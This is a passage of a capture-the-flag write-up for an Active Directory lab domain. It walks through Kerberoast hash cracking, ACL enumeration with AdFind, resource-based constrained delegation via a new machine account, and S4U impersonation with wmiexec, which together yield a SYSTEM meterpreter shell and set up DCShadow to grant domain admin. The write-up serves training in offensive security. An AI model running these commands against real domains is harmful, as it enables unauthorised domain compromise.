3ddc52a6c32e92eb2836f80af972b54d029d8ec071bd12bdca45dbdf555a64b16aec90cc486159d07d53a9d9
e0243e8d9640380492b0befb9ec13b8a4b2de4297c3de84fdb2753693f5e9ffb46fc1f60748af1a07de60f76
773a353ebbaaf996df17dde3cbf64b9acfbef65e12773004bdf5b6b81cc8cf5d2b59c6a2aaa883b458676ad2
8ffdfe1a05ac277924d482606f5c68369c15186910daec601ca691910dce519d58edc964d5844fe8b7b21f9
8323b7c887040cd37ff4a09:3f23ea12

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*USER$DOMAIN$test/test*$64ec0b10760e27f...ff4a09
Time.Started.....: Thu Apr 16 12:04:45 2020 (1 sec)
Time.Estimated...: Thu Apr 16 12:04:46 2020 (0 secs)
Guess.Mask.......: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 0123456789abcdef, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 8/8 (100.00%)
Speed.#1.........: 72797.3 kH/s (10.24ms) @ Accel:128 Loops:16 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 88080384/4294967296 (2.05%)
Rejected.........: 0/88080384 (0.00%)
Restore.Point....: 0/1048576 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:1776-1792 Iteration:0-16
Candidates.#1....: 1e1e1999 -> 6e1f5f99
Hardware.Mon.#1..: Temp: 45c Util: 95% Core:1759MHz Mem:3504MHz Bus:8

Started: Thu Apr 16 12:04:36 2020
Stopped: Thu Apr 16 12:04:47 2020
```


According to Hint3: Pay attention to the extended rights of De1ta user on the domain.Then collect information on the domain ACL



```
PS > .\AdFind.exe -s subtree -b "dc=De1CTF2020,dc=lab" -sc getacl  -sddl+++ -sddlfilter `;`;`;`;`;"delta" -recmute

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Add/Remove Replica In Domain;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replication Synchronization;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Manage Replication Topology;;DE1CTF2020\De1ta
```


It is found that De1ta users have the permissions of `Add/Remove Replica In Domain` , `Replication Synchronization` , and `Manage Replication Topology` on the domain. This is easy to think of Dcshadow, but the three permissions alone do not meet the conditions of Dcshadow. Then collect the related ACLS

Found that De1ta users have `Create Child` and `Delete Chind` permissions on `CN = Sites, CN = Configuration, DC = De1CTF2020, DC = lab` containers




```
PS > .\AdFind.exe -s subtree -b "cn=sites,cn=Configuration,dc=De1CTF2020,dc=lab" -sc getacl -sddl+++ -sddlfilter `;`;`;`;`;"delta" -recmute

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=sites,cn=Configuration,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] ALLOW;[CONT INHERIT];[CR CHILD][DEL CHILD];;;DE1CTF2020\De1ta
```

De1ta has write permission for DM attributes, which just meets all the permissions of Dcshadow.



```
PS > .\AdFind.exe -s subtree -b "cn=dm,cn=computers,dc=De1CTF2020,dc=lab" -sc getacl -sddl+++ -sddlfilter `;`;`;`;`;"delta" -recmute

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=dm,cn=computers,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];Logon Information;computer;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];description;computer;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];displayName;computer;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];sAMAccountName;computer;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[SELF WRT];Validated write to DNS host name;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[SELF WRT];Validated write to service principal name;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];Account Restrictions;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] ALLOW;;[LIST CHILDREN][READ PROP][WRT PROP][LIST OBJ][CTL][READ];;;DE1CTF2020\De1ta
```


But there is still a problem now that Dcshadow needs system permission to call the local RPC service. As mentioned above, De1ta has write permission to the DM attribute. Through information collection, you can know that the domain controller is `Windows Server 2012R2`



```
dn:CN=DC,OU=Domain Controllers,DC=De1CTF2020,DC=lab
>objectClass: top
>objectClass: person
>objectClass: organizationalPerson
>objectClass: user
>objectClass: computer
>cn: DC
>distinguishedName: CN=DC,OU=Domain Controllers,DC=De1CTF2020,DC=lab
>instanceType: 4
>whenCreated: 20200415120327.0Z
>whenChanged: 20200415120910.0Z
>uSNCreated: 12293
>uSNChanged: 12764
>name: DC
>objectGUID: {7F81603F-22A9-4A9B-9C4F-A30E466098C1}
>userAccountControl: 532480
>badPwdCount: 0
>codePage: 0
>countryCode: 0
>badPasswordTime: 0
>lastLogoff: 0
>lastLogon: 132316939107067963
>localPolicyFlags: 0
>pwdLastSet: 132314258235939459
>primaryGroupID: 516
>objectSid: S-1-5-21-1806179181-549835139-1294087714-1001
>accountExpires: 9223372036854775807
>logonCount: 37
>sAMAccountName: DC$
>sAMAccountType: 805306369
>operatingSystem: Windows Server 2012 R2 Datacenter
>operatingSystemVersion: 6.3 (9600)
>serverReferenceBL: CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF2
>dNSHostName: dc.De1CTF2020.lab
```


Therefore, we get high-privilege through resource-based constrained delegation.

Request a TGT of de1ta user and import the current session.


```
     Sk+HFxzNtKdhD7Eezos0fPyE5WheJV0oHLXXK6OB2TCB1qADAgEAooHOBIHLfYHIMIHFoIHCMIG/MIG8
     oBswGaADAgEXoRIEEHNGk5PJFjgtZINlF5iWKQehEBsOREUxQ1RGMjAyMC5MQUKiEjAQoAMCAQGhCTAH
     GwVkZTF0YaMHAwUAQOEAAKURGA8yMDIwMDQxODA4MjgxMVqmERgPMjAyMDA0MTgxODI4MTFapxEYDzIw
     MjAwNDI1MDgyODExWqgQGw5ERTFDVEYyMDIwLkxBQqkjMCGgAwIBAqEaMBgbBmtyYnRndBsOZGUxY3Rm
     MjAyMC5sYWI=

[*] Action: Import Ticket
[+] Ticket successfully imported!

[*] Action: Describe Ticket

  UserName                 :  delta
  UserRealm                :  DE1CTF2020.LAB
  ServiceName              :  krbtgt/de1ctf2020.lab
  ServiceRealm             :  DE1CTF2020.LAB
  StartTime                :  4/18/2020 4:28:11 PM
  EndTime                  :  4/19/2020 2:28:11 AM
  RenewTill                :  4/25/2020 4:28:11 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  c0aTk8kWOC1kg2UXmJYpBw==

PS C:\web\uploads> klist
klist

Current LogonId is 0:0x3a05a

Cached Tickets: (1)

#0>     Client: delta @ DE1CTF2020.LAB
        Server: krbtgt/de1ctf2020.lab @ DE1CTF2020.LAB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicaliz
e
        Start Time: 4/18/2020 16:28:11 (local)
        End Time:   4/19/2020 2:28:11 (local)
        Renew Time: 4/25/2020 16:28:11 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\web\uploads>
[0] 0:sh*
```

Then create a new computer user, evilsystem, and configure the resource-based constraint delegation from evilsystem to DM

```powershell
New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-SecureString "evil" -AsPlainText -Force)

$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1806179181-549835139-1294087714-1111)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DM| Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```




```
PS C:\web\uploads> New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-SecureString "evil" -AsPlainText -Force)
New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-SecureString "evil" -AsPlainText -Force)
[+] Machine account evilsystem added
PS C:\web\uploads> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1806179181-549835139-1294087714-1111)"
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1806179181-549835139-1294087714-1111)"
PS C:\web\uploads> $SDBytes = New-Object byte[] ($SD.BinaryLength)
$SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\web\uploads> $SD.GetBinaryForm($SDBytes, 0)
$SD.GetBinaryForm($SDBytes, 0)
PS C:\web\uploads> Get-DomainComputer DM| Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
Get-DomainComputer DM| Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=DE1CTF2020,DC=LAB
VERBOSE: [Get-DomainObject] Extracted domain 'De1CTF2020.lab' from
'CN=DM,CN=Computers,DC=De1CTF2020,DC=lab'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=De1CTF2020,DC=lab
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(distinguishedname=CN=DM,CN=Computers,DC=De1CTF2020,DC=lab)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity'
to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0
 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 109 27 168 107
 131 209 197 32 34 54 34 77 87 4 0 0' for object 'DM$'
PS C:\web\uploads>
```

After the configuration is complete, we can get a high privileged shell through s4u.

```
getst.exe -dc-ip 192.168.0.12 -spn cifs/dm -impersonate Administrator de1ctf2020.lab/evilsystem:evil
set KRB5CCNAME="Administrator.ccache"
wmiexec.exe -no-pass -k dm shell.exe
```


After execution, you can get a high-privileged shell



```
meterpreter > getuid
Server username: DE1CTF2020\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Then use Dcshadow to modify the user's attributes. Here, you can change the SID-History to the domain admin SID or modify the PrimaryGroupID to the domain admins group's primaryGroupID (512).

